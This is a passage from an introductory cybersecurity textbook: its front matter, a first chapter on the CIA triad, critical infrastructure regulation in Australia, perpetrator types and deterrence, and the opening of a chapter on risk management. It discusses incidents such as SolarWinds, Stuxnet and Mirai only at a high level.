



CYBERCRIME AND CYBERSECURITY

Paul A. Watters



CRC Press
Taylor & Francis Group

Cybercrime and Cybersecurity

The field of cybersecurity and cybercrime is a critical and rapidly evolving area of study. As our society becomes more and more reliant on technology, the risks of cybercrime increase. This book provides a comprehensive introduction to the field, covering both cybercrime and cybersecurity.

The book starts by providing an overview of common threats and the risk management view of cybercrime. It explores the different types of threats, such as hacking, malware, phishing, and social engineering, and the various ways in which they can impact individuals, businesses, and society at large. It also introduces the concept of risk management and the different approaches that can be used to manage cyber risks, such as risk avoidance, mitigation, transfer, and acceptance.

From there, the book delves into the three key areas of cybersecurity: people, process, and technology. It explores the role of people in cybersecurity, including staffing, psychological profiling, role sensitivity, awareness, training, and education. It also examines the importance of process, including strategy and governance, policy, configuration management, and physical security. Finally, the book explores the critical role of technology, including system security, identification and authentication, authorisation and access control, and cryptography.

The book is designed to be accessible to a wide range of readers, from first-year students studying cybercrime and cybersecurity for the first time to seasoned professionals who need to better understand the purpose of cybersecurity programmes and controls. It is written in a clear and concise manner, with each chapter building on the previous one to provide a comprehensive overview of the field.

Overall, this book is an essential resource for anyone interested in the field of cybersecurity and cybercrime. It provides a critical introduction to the key concepts, theories, and practices in the field, and is sure to be a valuable reference for years to come.

Cybercrime and Cybersecurity

Paul A. Watters



CRC Press

Taylor & Francis Group

Boca Raton London New York

CRC Press is an imprint of the
Taylor & Francis Group, an **informa** business

Cover Image Credit: Shutterstock

First edition published 2024

by CRC Press

6000 Broken Sound Parkway NW, Suite 300, Boca Raton, FL 33487-2742

and by CRC Press

4 Park Square, Milton Park, Abingdon, Oxon, OX14 4RN

© 2024 Paul A. Watters

CRC Press is an imprint of Taylor & Francis Group, LLC

Reasonable efforts have been made to publish reliable data and information, but the author and publisher cannot assume responsibility for the validity of all materials or the consequences of their use. The authors and publishers have attempted to trace the copyright holders of all material reproduced in this publication and apologize to copyright holders if permission to publish in this form has not been obtained. If any copyright material has not been acknowledged please write and let us know so we may rectify in any future reprint.

Except as permitted under U.S. Copyright Law, no part of this book may be reprinted, reproduced, transmitted, or utilized in any form by any electronic, mechanical, or other means, now known or hereafter invented, including photocopying, microfilming, and recording, or in any information storage or retrieval system, without written permission from the publishers.

For permission to photocopy or use material electronically from this work, access www.copyright.com or contact the Copyright Clearance Center, Inc. (CCC), 222 Rosewood Drive, Danvers, MA 01923, 978-750-8400. For works that are not available on CCC please contact mpkbookspermissions@tandf.co.uk

Trademark notice: Product or corporate names may be trademarks or registered trademarks and are used only for identification and explanation without intent to infringe.

ISBN: 9781032524498 (hbk)

ISBN: 9781032524511 (pbk)

ISBN: 9781003406730 (ebk)

DOI: 10.1201/ 9781003406730

Typeset in Caslon

by Newgen Publishing UK

INVESTIGADOR_Z

This book is dedicated to the first cohort of students to commence AAPoly's Bachelor of Business (Cyber Security) degree in 2023.

This book is dedicated to you, the future leaders of our digital world. As we rely more and more on technology to carry out our daily lives, it is crucial that we understand the importance of cybersecurity and the dangers of cybercrime.

Through your dedication to learning about these topics, you are taking an important step in protecting not only yourself but also our global community from the devastating effects of cyberattacks. Your passion and curiosity are the driving force behind the continued progress in the field of cybersecurity.

Remember that knowledge is power, and by arming yourself with the necessary tools and information, you can make a positive impact on our ever-evolving digital landscape. May this book serve as a valuable resource to guide you in your quest to create a safer and more secure digital future.

Thank you for your commitment to the pursuit of knowledge and for your dedication to making the world a better place.

Contents

FOREWORD	ix
PREFACE	xi
ACKNOWLEDGEMENTS	xiii
ABOUT THE AUTHOR	xv
CHAPTER 1 INTRODUCTION	1
CHAPTER 2 RISK MANAGEMENT	16
CHAPTER 3 THREATS	28
CHAPTER 4 ORGANISATIONAL RESPONSES	43
CHAPTER 5 OPERATIONAL SECURITY: USERS	72
CHAPTER 6 OPERATIONAL SECURITY: SYSTEMS	92
CHAPTER 7 OPERATIONAL SECURITY: THREAT RESPONSE	103
CHAPTER 8 TECHNICAL RESPONSES: SECURING SYSTEMS	110
CHAPTER 9 TECHNICAL RESPONSES: FORENSICS	127
CHAPTER 10 TECHNICAL RESPONSES: PENETRATION TESTING	133
CHAPTER 11 REGULATORY AND LEGAL RESPONSES	141
CHAPTER 12 HONEYPOTS AND DECEPTION	150
INDEX	163

Foreword

In an increasingly interconnected world, where technology has become an integral part of our daily lives, the threat of cybercrime looms larger than ever before. As we embrace the benefits of a digital society, we must also confront the dark underbelly of this brave new world. Cybercriminals lurk in the shadows, exploiting vulnerabilities and wreaking havoc on individuals, businesses, and nations.

Australia, like many other countries, has not been immune to the growing menace of cybercrime. Rapid advancements in technology have brought with them new challenges and risks that demand our attention and concerted efforts to safeguard our digital infrastructure. As a nation that heavily relies on digital systems for communication, commerce, and governance, Australia faces unique cyber threats that require a comprehensive understanding and proactive approach to cybersecurity.

It is with great pleasure that I introduce this book, an in-depth exploration of cybercrime and cybersecurity in Australia. Assembled by a team of experts in the field, this comprehensive volume delves into the intricate web of cyber threats facing our nation and offers invaluable insights into how we can mitigate risks, strengthen our defences, and foster a safer digital environment.

The chapters in this book cover a wide range of topics, providing a holistic view of the cyber landscape in Australia. From the evolution

of cybercrime and its impact on individuals and businesses to the vulnerabilities present in critical infrastructure, the authors examine the various facets of cyber threats. They delve into the methods employed by cybercriminals, shedding light on the tactics, techniques, and procedures used to exploit weaknesses in our digital defences.

Furthermore, this book delves into the complexities of cybersecurity in Australia, highlighting the efforts made by government agencies, law enforcement, and private organisations to counter cyber threats. It explores the legal and policy frameworks in place to address cybercrime, while also shedding light on the importance of public-private partnerships and international cooperation in combating cyber threats that transcend borders.

But this book is not merely a collection of facts and figures. It is a call to action. It serves as a wake-up call to individuals, organisations, and policymakers alike, urging them to recognise the gravity of the cyber threat landscape and take proactive steps to secure our digital future. It emphasises the need for cybersecurity awareness, education, and resilience-building at all levels of society.

To truly tackle cybercrime and ensure cybersecurity, we must foster a culture of collaboration and information-sharing. The fight against cyber threats requires the combined efforts of governments, industry leaders, cybersecurity professionals, academia, and citizens. By working together, we can build a robust cyber defence ecosystem that effectively identifies, mitigates, and thwarts cyber threats in real time.

I commend Dr Watters for his dedicated research and insightful contributions to this book. His expertise and passion shine through these pages, providing readers with a comprehensive understanding of the challenges we face and the paths forward. I am confident that this book will serve as an indispensable resource for anyone seeking to navigate the complex landscape of cybercrime and cybersecurity in Australia.

Michael Fieldhouse

DXC Social Impact Leader,

Adjunct Professor Cyber Security & Advisor,

Wall Street Journal Pro

May 2023

Preface

Australia has always been a nation on the forefront of technological advancements. With the growth of the internet and the digital age, Australia has seen a rapid increase in cybercrime activities. This book aims to shed light on the growing threat of cybercrime in Australia and the measures that are being taken to combat it.

In recent years, Australia has witnessed an alarming rise in cyberattacks, ranging from financial fraud, identity theft, ransomware, and data breaches. These cyberattacks have cost Australian businesses and individuals millions of dollars in losses. Furthermore, with the growing dependence on technology and the Internet, the potential for cybercrime activities to cause more harm is ever-increasing. It is thus essential to understand the nature of these crimes and the steps that can be taken to prevent them.

This book provides an in-depth analysis of the Australian cybercrime landscape, covering the latest trends, tools, and tactics used by cybercriminals. The book also explores the steps being taken by Australian authorities and cybersecurity professionals to address these threats. Through theory, case studies, and real-world examples, this book offers a comprehensive overview of the challenges faced by Australia in the fight against cybercrime and the importance of cybersecurity in today's digital age.

The book is designed to be used as an introductory, first-year undergraduate textbook. While many of the examples are sourced from Australia, the content is equally applicable to all modern, advanced economies dealing with the concurrent rise of the digital economy and high-tech crime.

Paul A. Watters

Melbourne, Australia

April 2023

Acknowledgements

I would like to take this opportunity to express my gratitude to everyone who has helped me in the creation of this book.

First and foremost, I would like to thank my family and friends for their unwavering support and encouragement throughout this entire journey. Your love and belief in me have been instrumental in making this book a reality.

I would also like to express my deep appreciation to the experts in the field of cybersecurity who generously shared their insights and expertise with me. Your knowledge and experience have been invaluable in shaping the content of this book and ensuring its accuracy.

Furthermore, I am grateful to my editor and the entire team at the publishing house for their tireless efforts in bringing this book to fruition. Your dedication and professionalism have been instrumental in making this book the best it can be.

Finally, I would like to thank the readers of this book. Your interest and curiosity in the field of cybersecurity and cybercrime inspire me to continue my work in creating a safer and more secure digital world.

Thank you all for your contributions and support. This book would not have been possible without each and every one of you.

About the Author

Paul A. Watters is the CEO and Founder of Cyberstronomy Pty Ltd, Strategic Cyber Consultant at Ionize, Honorary Professor of Security Studies and Criminology at Macquarie University, Adjunct Professor of Cybersecurity at La Trobe University, and Academic Dean at Academies Australasia Polytechnic. Dr Watters has worked in cybercrime and cybersecurity research for more than 20 years, holding roles at the CSIRO, Macquarie University, Federation University, University College London, Massey University, Unitec, and La Trobe University. He consults widely to government and commercial entities within Australia and regionally on cybercrime prevention and cybersecurity responses.

INTRODUCTION

Every day, newspapers are filled with reports of the latest cyberattacks. What are these attacks, and how are they made possible by our social rules, laws, and technology platforms? The purpose of this book is to explore the major drivers of cybercrime, which cybersecurity measures are then designed to detect, respond to, and preferably prevent from occurring in the first place.

One recent cyberattack that gained significant attention was the SolarWinds hack, which was discovered in December 2020.¹ The hack targeted the software provider SolarWinds and its Orion software, which is widely used by businesses and government agencies for network management. The attack was carried out by a group of state-sponsored hackers believed to be associated with the Russian government, who gained access to SolarWinds' systems and inserted malicious code into the Orion software updates. When users installed the updates, the malware allowed the hackers to gain access to their networks and exfiltrate sensitive data. The SolarWinds hack affected numerous organisations, including multiple US government agencies such as the Department of State, the Department of Defence, and the Department of Homeland Security, as well as private companies such as Microsoft and FireEye. The full extent of the damage caused by the hack is still being assessed, but it is believed to be one of the largest and most complex cyberattacks in history.

The SolarWinds hack highlights the ongoing threat of state-sponsored cyberattacks, as well as the importance of maintaining strong cybersecurity practices and staying vigilant against potential threats. Yet how does it link to our theories of cybercrime and cybersecurity? In short, how could such an attack have been prevented, and what caused it in the first place?

Traditional computer and network security is defined by a triad of three desirable properties (*Confidentiality*, *Integrity*, and *Availability* or *CIA*), in order to mitigate threats and manage the risks faced by specific networks or systems.² Each of these “pillars” of information is in different ways:

1. *Confidentiality*: Confidentiality ensures that sensitive information is kept private and only accessed by authorised individuals or entities. This protects against unauthorised disclosure of sensitive data, which can result in financial loss, reputational damage, or legal liability.
2. *Integrity*: Integrity ensures that data is accurate, complete, and unaltered. This is essential for maintaining trust in the information and making informed decisions. Without data integrity, organisations can face significant risks such as financial losses, operational disruptions, and legal liabilities.
3. *Availability*: Availability ensures that information is accessible and usable when needed. This is important for maintaining business continuity and ensuring that critical systems and data are available during emergencies or crises. Without availability, organisations can experience significant disruptions to their operations and lose access to critical data and systems.

The CIA triad is essential for protecting sensitive data, maintaining trust in information, and ensuring business continuity. By implementing appropriate security measures that address confidentiality, integrity, and availability, organisations can reduce their risk of data breaches, reputational damage, financial loss, and legal liability.

In this context, *Computer Security* means reducing risks to an acceptable residual level for computer systems running specific operating systems, by conferring CIA properties to a required level. Thus, a computer system and the applications it runs, or the services it provides, may need to be more or less confidential, available or have guarantees of integrity, depending on its function or significance to an organisation and/or its user base. In a practical sense, it involves the implementation of various measures, such as encryption, antivirus software, and access controls, to ensure the confidentiality, integrity, and availability of data and services.

Network Security similarly means providing the means to confer these CIA properties on the transmission of data between network hosts and the centralised services that enable networks to perform their functions. Network security includes firewalls, intrusion detection and prevention systems, virtual private networks (VPNs), authentication, and authorisation protocols.

A classic example of Computer and Network Security is the distinction between the Hypertext Transfer Protocol (HTTP) and the Hypertext Transfer Protocol Secure (HTTPS):

- HTTP traffic is not confidential between client and server; all intermediate hosts operating promiscuously may intercept and read the contents of the traffic.
- HTTPS provides a transparent layer of confidentiality through public key cryptography; all intermediate hosts operating promiscuously may intercept the contents of the traffic, but cannot interpret the data unless the appropriate cryptographic keys have been compromised.

Given that running a web application over HTTPS requires no syntax changes to HTTP requests and responses (other than using a distinct protocol prefix `https://` versus `http://`), one might ask why all web traffic is HTTPS and not HTTP. The answer is that the encryption and decryption processes on the server and client, respectively, consume more central processing unit (CPU) power than running with no confidentiality; thus, organisations need to assess the risk of not having the confidentiality property applied to each application or service, to ensure that the risk that is being mitigated by a countermeasure is appropriate, proportionate, and cost-effective. Also, managing cryptographic keys is a costly exercise with many overheads (especially if client authentication is enabled), including the loss or compromise of keys, employees leaving, etc.

Cybersecurity has a much broader meaning than just computer and network security, though the core principles behind computer and network security are still the main goals, but the context is much wider, and typically relates to threats posed to *critical infrastructure* and also *critical technologies*. Critical infrastructure refers to the physical and virtual systems, networks, and assets that are essential to the security, economy, and public health and safety of a nation. This includes a wide

range of systems and facilities, such as power grids, water treatment plants, transportation systems, communication networks, financial institutions, and government buildings. It also includes a range of standards, such as the NIST Cybersecurity Framework,³ ISO27001,⁴ the Essential Eight,⁵ and a range of other reference-based approaches to assurance.

Critical infrastructure plays a vital role in the functioning of society, and disruptions to these systems can have far-reaching and serious consequences. For example, a cyberattack on a power grid could result in a widespread blackout that could affect homes, businesses, hospitals, and other critical facilities. A natural disaster, such as a hurricane or an earthquake, could damage key transportation infrastructure and disrupt the flow of goods and services.

Given the critical nature of these systems and assets, they are often the target of attacks by malicious actors, such as cybercriminals, hacktivists, and nation-state actors. As a result, securing critical infrastructure is a major priority for governments and organisations around the world, and efforts are made to ensure that these systems are resilient, secure, and able to withstand and recover from a variety of threats and incidents. One example has been Australia's response in developing the SLACIP—which stands for the Security Legislation Amendment (Critical Infrastructure Protection)—Act 2022 (SLACIP Act),⁶ is an Australian law that establishes a framework for the protection of critical infrastructure from security risks. The law applies to assets and systems that are essential to the functioning of Australia's economy and society, such as those involved in energy, water, communications, and transportation. The act requires owners and operators of critical infrastructure to report certain security incidents and undertake risk management practices to ensure their assets are secure.

SOCI stands for the Security of Critical Infrastructure Regulations Act, which is a set of regulations that support the implementation of critical infrastructure protection.⁷ The regulations provide further details on the reporting requirements, risk management practices, and other obligations for owners and operators of critical infrastructure.

Together, SLACIP and SOCI are intended to enhance the protection of Australia's critical infrastructure from security threats, including cyber threats, and they are a model for how a national approach can realise significant collective security benefits.

Critical technologies are technologies that are essential for a nation's economic competitiveness, national security, and societal well-being. These technologies are considered critical because they enable advanced capabilities that are difficult to replicate, and their failure or disruption could have significant negative consequences.

Critical technologies can vary depending on the country and its priorities, but some examples include:

1. Artificial intelligence (AI) and machine learning
2. 5G networks
3. Quantum computing
4. Cybersecurity
5. Advanced materials and manufacturing
6. Biotechnology and genetic engineering
7. Space technology
8. Robotics and autonomous systems

Governments and private sector organisations invest heavily in these technologies to ensure that they remain at the forefront of technological innovation and have a competitive advantage in the global marketplace. However, there are also concerns about the potential risks associated with critical technologies, such as cyber threats, data privacy issues, and the potential for misuse or abuse.

In the past, managing threats to critical infrastructure fell within the area of *Information Assurance*; the design philosophy behind open, secure, or assured systems is quite different. Assured systems are generally much more expensive to implement and operate, but (as the name implies) have a much higher capacity to confer some of the CIA properties. Every day, more and more elements of critical infrastructure are being connected to the Internet (which is an open system); this lies at the heart of the *clash of cultures* between real-world (risk-based) information security and the designers of assured systems (security at any cost).

In an ideal world, the Internet (and hosts that connect to it) would have easy ways to confer all of the necessary properties for security and/or assurance; however, it is unlikely that the entire Internet suite of protocols, services, and applications can ever be rewritten in a cost-effective way that will be accepted internationally. Thus, the concept of Cybersecurity involves an explicit acceptance of the *fundamentally*

non-secure nature of Internet protocols and desktop computers which comprise the bulk of Internet traffic and potential vectors of attack against critical infrastructure.

In discussing critical infrastructure, you may have in mind the typical array of “sensitive” installations, such as nuclear power plants, water purification systems, the electricity grid, gas distribution networks, military bases, etc. However, given the real-time and online nature of most transactions within financial services, other domains (such as banking) have come to be included within a broader umbrella.

Stuxnet⁸ is the best example of how the threat to classical critical infrastructure has evolved over time; once upon a time, the major attack vectors against a nuclear power plant would be (a) *physical attack* and penetration, (b) *espionage*, or recruiting an insider, or (c) *subverting some critical process* which was mistakenly exposed during the rigorous design phase of developing an assured system. Fortunately, with sufficient checks and balances implemented through good design and operational assurance, these attacks could be mitigated.⁹ However, the Stuxnet computer worm forever changed the isolation from common threats that critical infrastructure had previously enjoyed: a Programmable Logic Control (PLC) rootkit was designed to move from a Microsoft Windows host onto a proprietary Siemens Step7 controller for Supervisory Control and Data Acquisition (SCADA) systems. Variants of the worm appear to have been specifically designed to target the uranium enrichment facilities of Iran’s nuclear enrichment programme. The level of sophistication behind the code developed and deployed strongly hinted that a state actor was responsible.¹⁰

So, the notion of a bunch of *script kiddies* breaking into computers to change high school grades (immortalised in the film *War Games*) being a popular characterisation of “hackers” has changed dramatically into state-sponsored corps of highly trained, sophisticated attackers who intend to wage war in cyberspace rather than a physical battlefield. Indeed, the formation of the United States Cyber Command (USCYBERCOM) to undertake military cyber operations gives an indication of how seriously the US government views the cyber threat to critical infrastructure in an era of budget cutbacks and rationalisation within the armed forces. The Chinese People’s Liberation Army (PLA) has similarly opened a cyber war department.¹¹

In this book, the nature of threats and appropriate responses will be examined for Cybersecurity within a *risk management* framework. After examining the scale and potential of the threat, it may seem initially that “the sky is falling in”. However, by strengthening critical infrastructure through better management, operations, technical responses, and at the government/policy layer, a defence-in-depth approach can greatly reduce the impact of cyber threats. One must always keep in mind, though, that the nature of the threat is forever changing, as one countermeasure or response closes a loophole, another will always be found. Hence, the very common phrase encountered in many emergency response centres worldwide is: there is no such thing as a silver bullet!¹²

Excluding “script kiddies”, the broad categories of current cyber perpetrator are summarised in Table 1.1. One of the most interesting observations about the different categories is that—while the *modus operandi* may be common between them, such as the use of Distributed Denial of Service (DDoS) attacks in Cyberterror and Cyberwar—the goals and outcomes may be completely different. At the operational level, this can be one of the most confusing elements to deal with: who is attacking my network or computer? Why are they doing this? What are the end goals of the attack? Characterising, attributing, anticipating, and predicting attacks, to enable effective *situational awareness*, constitutes a key open research problem in the field of Cybersecurity.

In many commercial and government organisations, dealing with threats and attacks is a constant and ongoing necessity. In some ways, this is no different from retail businesses that deal with threats and take precautions to mitigate their impact. For example, a shopping mall may provide *perimeter security* in the form of security guards, closed-circuit television (CCTV) monitoring, and rising bollards, while each individual store may use electronic tagging and loss prevention officers to passively and actively prevent theft. This layered approach to security (known as *defence-in-depth*) is critical in dealing with the impact of individual attacks. In the Cyber world, an Internet Service Provider (ISP) may have an Internet firewall that blocks traffic on certain ports for all customers, and provide SPAM filtering for Unsolicited Commercial Email (UCE). Different ISP customers may then choose to customise their own internal defences and controls

Table 1.1 Cyberattack Perpetrator Categories

ACT	EXAMPLE	MODUS OPERANDI	GOAL
Cybercrime	Rock Phish	A criminal organisation that supplies a phishing toolkit to capture bank account and identity details enabling funds to be stolen, typically through online banking.	To make money from selling kits to cyber gangs. Symbiotic relationship with target (banks), as destruction of financial system would eliminate their market.
Cyberterrorism/activism	Anonymous	Penetrate and steal personal and private data to embarrass famous people and hold governments to ransom. Undertake Distributed Denial of Service (DDoS) attacks against governments.	Disclosure of data, embarrassment, activist goals change somewhat randomly
Cyberwarfare	Russian Government (allegedly ^a)	Large-scale DDoS attacks from one country against another's critical infrastructure (banks, parliament, etc) outside of a declared war.	Appeared to be punishment for the decision by Estonia to remove a Soviet war memorial.

^a www.guardian.co.uk/world/2007/may/17/topstories3.russia

which are *proportional to the risk* they face individually and which are the most *cost-effective*.

Given the dependencies between different entities within a network that play a role in formulating and enforcing security policy decisions, a key challenge for organisations is properly assessing risk, and identifying which entities are responsible for implementing specific requirements. These measures need to be actively monitored for performance (including *accuracy* and *reliability*), especially where key functions are outsourced.

In the following chapters, the specific responses that organisations need to take in planning to meet the challenge of cyber attacks are outlined according to a simple breakdown of responsibility:

- *Organisations* need to identify the controls that they will put in place to manage risk.
- *Operations teams* are responsible for managing the behaviour of individuals within the organisation.
- *Technical teams* put in place and operate controls at the level of systems and networks.
- *Governments and law enforcement agencies* need to, respectively, develop and enforce policy decisions to provide an effective deterrent to cyber attack activity, and this needs to be co-ordinated internationally.

Much media attention is paid to the nuts and bolts of technical controls, rather than the need to build effective international, national, and local (organisational) policy to deal with online threats. By using *situational crime prevention* frameworks,¹³ it should be possible to deter many would-be attackers from engaging in threatening online behaviour. Indeed, *the lack of an effective deterrent (legal or technical) may be perceived as weakness by attackers*, thereby encouraging further attacks against a feeble target.

Cyberspace presents a unique challenge for deterrence, as traditional military strategies may not be as effective in the cyber domain. In general, an effective deterrent in cyberspace would need to be tailored to the specific threat and context, but listed below are some possible approaches:

1. Attribution: One of the biggest challenges in cyberspace is attributing attacks to specific actors. Improved attribution techniques can help to identify the source of an attack, which can increase the risk and cost of carrying out cyber attacks and deter potential attackers.
2. Norms and international treaties: International agreements that establish norms for behaviour in cyberspace can help to deter malicious actors by setting expectations for acceptable behaviour and outlining consequences for violating those norms. The United Nations Group of Governmental Experts on Developments in the Field of Information and Telecommunications in the Context of International Security has been working on such agreements.
3. Defensive measures: Investing in robust defensive measures can make it more difficult for attackers to penetrate a system

and carry out their objectives. This includes measures such as implementing multi-factor authentication, segmenting networks, and regularly patching software vulnerabilities.

4. Offensive capabilities: Developing strong offensive capabilities can also act as a deterrent by allowing nations to retaliate against attackers. However, there is a risk that such capabilities could escalate conflicts and increase the likelihood of cyberwarfare.
5. Public accountability: Holding perpetrators accountable for their actions can also act as a deterrent. This includes publicising the identities of attackers and holding them legally and financially responsible for their actions.

In the rest of this chapter, we will look at the role of the triad of confidentiality, integrity, and availability and how it has the potential to protect organisations against cyber attacks.

Confidentiality

Put simply, confidentiality means keeping something *secret*, usually some kind of sensitive information. In practical terms, confidentiality is usually achieved by implementing some type of cryptography. The type of cryptography that you might use to confer confidentiality will depend on the *sensitivity* of the information to be protected, as well as the *number of people* who need to access the information.

In the simplest case, a secret or *symmetric key cipher* may suffice to protect information only for yourself. However, simple schemes do not work well when more than one person needs to access the data, since the secret key used would need to be disclosed to everybody. One of the great mathematical innovations in security in the late 20th century was the development of *asymmetric key ciphers*, otherwise known as public key cryptography.

If you consider using cryptography, it is important to understand what level of protection is required for certain types of data, since the use of different ciphers may introduce different risks, including the *loss of keys* and the possible nonavailability of data. Keys can also be stolen—in 2011, the security company RSA announced that its SecurID tokens, which are used for two-factor authentication, had been compromised. The attackers were able to steal information related

to the company's encryption keys, which could have allowed them to decrypt sensitive data.

Deriving from the historical marking of paper documents, the use of *protective markings* and application of classification labels is a useful practice for all organisations. In Australia,¹⁴ these classifications might include:

- PROTECTED
- CONFIDENTIAL
- SECRET
- TOP SECRET

Looking forward to Chapter 2 on risk assessment, the effort and funding that you would put towards protecting information labelled with these different classifications may vary enormously.

Integrity

Broadly speaking, integrity refers to several important properties of data and processes, which are designed to ensure that data and processes are *accurate, valid, timely, complete, and consistent*. In terms of system penetration, integrity is often reduced to determining whether data and/or processes have been tampered with, and/or putting in place measures to ensure that *tampering* is prevented. After a cyber attack has occurred, the field of computer *forensics* deals closely with identifying the transformations—whether authorised or not—that might have been applied to data sources or applications.

At the mathematical level, there have been numerous algorithms developed to quickly check whether data has been tampered with when it is stored or transmitted. These include simple *checksums* and parity checks through to more sophisticated *message digests* and *hash functions*. Integrity can refer to processes as much as data: if an attacker is able to subvert a critical process, then this is usually the foundation for launching an attack.

A cryptographic hash function generates a fixed-length output, or digest, of a message or data. A hash function takes an input (e.g. a document, file, or message) and produces a unique output that is typically a fixed length. Any change to the input, no matter how small, will result in a completely different output. By comparing the hash

value of a received message with the expected hash value, the receiver can verify the integrity of the message.

Mathematically, a hash function can be expressed as $H(m) = c$, where H is the hash function, m is the input message or data, and c is the resulting hash value. A good hash function should be computationally efficient, deterministic, and collision-resistant, meaning that it should be very difficult to find two inputs that produce the same hash value.

Another common technique for ensuring integrity is to use digital signatures. A digital signature is a cryptographic mechanism that allows a sender to digitally sign a message or document, which can be verified by the recipient. Digital signatures use public key cryptography, where the sender uses their private key to sign the message, and the recipient uses the sender's public key to verify the signature.

Mathematically, a digital signature can be expressed as $S = \text{Sign}(m, k)$, where S is the digital signature, m is the message or data being signed, and k is the sender's private key. The verification process can be expressed as $V = \text{Verify}(m, S, pk)$, where V is the verification result, pk is the sender's public key, and S is the digital signature.

Availability

Availability, as the term suggests, simply means whether systems, services, applications, or data are accessible when needed (or expected) by authorised users. Cyber attacks often aim to deny service to authorised users, through *denial of service* attacks of various kinds. At the network level, this might be a DDoS attack. Availability can also be affected by mistakes, errors, and omissions, as much as intentional attacks; users or administrators may inadvertently delete data, which must then be restored from a backup device (or the cloud). There are numerous strategies which can be adopted by organisations to ensure *high availability* of systems and data, including the use of cloud technologies especially over the past decade. There are also specific formulae which can be used over a certain period of time to compute how available a system is. These formulae can be very useful in selecting a service provider, for example, who can guarantee “uptime” of a certain percentage.

Making data and services available to authorised users assumes that you have some way of differentiating them from unauthorised users. In computer systems, users must first be identified, and after claiming a certain *identity*, they must then be authenticated by some means, whether by knowing a secret, by presenting some proof of who they are, or proving that they have some device, which in turn proves who they are. Once users are identified and authenticated, *access control* or authorisation systems can be used to determine whether the user can access applications, services, data, etc. There are numerous variations on access control systems and how they are implemented in modern computer systems.

One of the most famous DDoS attacks is the Mirai botnet attack, which occurred in 2016. The Mirai botnet was a network of compromised Internet of Things (IoT) devices, such as cameras and routers, that were infected with malware and used to launch massive DDoS attacks against targeted websites.

The Mirai botnet was responsible for several high-profile DDoS attacks, including an attack against the DNS provider Dyn in October 2016. This attack disrupted access to several popular websites, including Twitter, Netflix, and Reddit, and was one of the largest DDoS attacks ever recorded, with an estimated peak traffic volume of over 1 Tbps.

The Mirai botnet was particularly notable because it highlighted the vulnerabilities of IoT devices and the potential impact of large-scale DDoS attacks. It also demonstrated the potential for attackers to use simple techniques to compromise a wide range of devices and create powerful botnets for carrying out cyber attacks.

Since the Mirai botnet attack, there have been numerous other high-profile DDoS attacks, including attacks against government agencies, financial institutions, and major websites.

Conclusion

In this chapter, the key actors behind cyberattacks have been described, and the fact that they use common attack vectors was highlighted. Since the *modi operandi* of cybercriminals, cyberterrorists, and cyberwarriors have some overlapping features, it can be difficult to determine—from attack data alone—who is responsible, and what their attack goals

are. An illustration of the failure to achieve situational awareness to plan and implement an operational response occurred during the 9/11 attacks: critical data about the attacks, and aeroplanes which posed threats were not relayed in a timely way, and interceptors were not provided with vectors and target data they needed to respond appropriately.¹⁵

In Chapter 2, we will look at how to manage the risk that arises from these threats—no matter who is responsible—and use risk assessment techniques to determine how to implement appropriate safeguards. In the absence of assured systems, it is necessary to use a risk-based approach to manage real-world cybersecurity threats.

Notes

- 1 Willett, M. (2021). Lessons of the SolarWinds hack. *Survival*, 63(2), 7–26.
- 2 “Information security” is a generic term which applies to the CIA triad whether the information to be protected is on a computer, network, paper, or some other representations.
- 3 www.nist.gov/cyberframework
- 4 www.iso.org/standard/27001
- 5 www.cyber.gov.au/resources-business-and-government/essential-cyber-security/essential-eight
- 6 www.homeaffairs.gov.au/reports-and-publications/submissions-and-discussion-papers/slacip-bill-2022#:~:text=Page%20Content,effect%20on%20%20April%202022
- 7 www.legislation.gov.au/Details/C2022C00160
- 8 For more details, see *Stuxnet Questions and Answers* (www.f-secure.com/weblog/archives/00002040.html)
- 9 For a review, see Goyal, R., Sharma, S., Bevinakoppa, S., & Watters, P. (2012). Obfuscation of stuxnet and flame malware. *Latest Trends in Applied Informatics and Computing*, 150, 154.
- 10 Indeed, the United States has claimed responsibility for Stuxnet (www.informationweek.com/news/security/management/240001297)
- 11 www.guardian.co.uk/world/2010/jul/22/chinese-army-cyber-war-department
- 12 The origin of this term (silver bullet) goes to Fred Brooks’ excellent book on software engineering *The Mythical Man Month* (http://en.wikipedia.org/wiki/The_Mythical_Man-Month)
- 13 www.jstor.org/discover/10.2307/1147596?uid=3737536&uid=2129&uid=2&uid=70&uid=4&sid=56239356663

- 14 Australian Government Information Security Management Guidelines–
Australian Government Security Classification System (2011) ([www.
ag.gov.au/Documents/Australian%20Government%20information%20s
ecurity%20management%20guidelines-%20Australian%20Governm
ent%20Security%20classification%20system.pdf](http://www.ag.gov.au/Documents/Australian%20Government%20information%20security%20management%20guidelines-%20Australian%20Government%20Security%20classification%20system.pdf))
- 15 <http://911research.wtc7.net/planes/analysis/norad/>

RISK MANAGEMENT

Unless you have the means, skills, funding, and opportunity to build an assured computing environment, it is most likely that you will need to design secure systems using a risk management approach. Indeed, it may be infeasible to ever implement a totally assured system. In this chapter, you will learn how to assess risks in Computer Security by applying some key concepts and methodologies from risk management to the Cybersecurity field.

Firstly, what do we mean by risk? In Cybersecurity, risk is the probability that an *adverse event* will occur. Thus, risk encompasses two key parameters: the *likelihood* of the event actually occurring and the *impact* that it will have, which can be scored based on the probable *severity* of the event. In mathematical terms, risk can be expressed as the deviation or *variation* from an expected outcome. This is why, in financial markets, high-risk investments may be more favoured than low risk investments, since there is at least a chance of achieving a very high return. However, in Computer Security, you typically want to engineer a low-risk environment, where threats and the damage that they can cause are actively minimised.

The physical world is full of repeatable processes that behave in a typical way with low variability of deviation from their expected path. For example, most people who drove to work today will arrive safely as expected, and as safely as they did yesterday; however, a small number will be involved in an accident, and an even smaller number will be victims of deliberate attacks like road rage. Drivers spend the most money they can afford to buy a car with the best safety and security features, thus minimising the chance of an accident. Furthermore, expenditure on safety devices is usually geared towards preventing or minimising the damage from those events which will have the highest impact. For example, seat belts and air bags prevent whiplash and shattered glass from injuring the driver and passengers. But most

drivers accept that an accident will cause body and paintwork damage, which is preferable to the potential harm to humans.

This example illustrates some of the key concepts involved in risk management:

- *Human safety* (and especially life safety) is typically ranked as the most important outcome above all others.
- *Minor damage* to property can often be easily repaired.
- *Threats* can arise from both accidental events and intentional acts; at the time that a threat is noted, it might not be clear whether it is an accident or intentional.
- *Risks* can be systematically assessed by ranking risks in terms of their severity, and the probability that they will occur.
- Once risks have been identified, systematic approaches to *mitigating* those risks can be designed, developed, implemented, tested, and evaluated.
- *Expenditure* to mitigate risks should be directed towards the highest risk activities.
- It is impossible to protect against all possible risks, whether known or unknown. *Acceptance of residual risk* is a key of management responsibility in Computer Security.

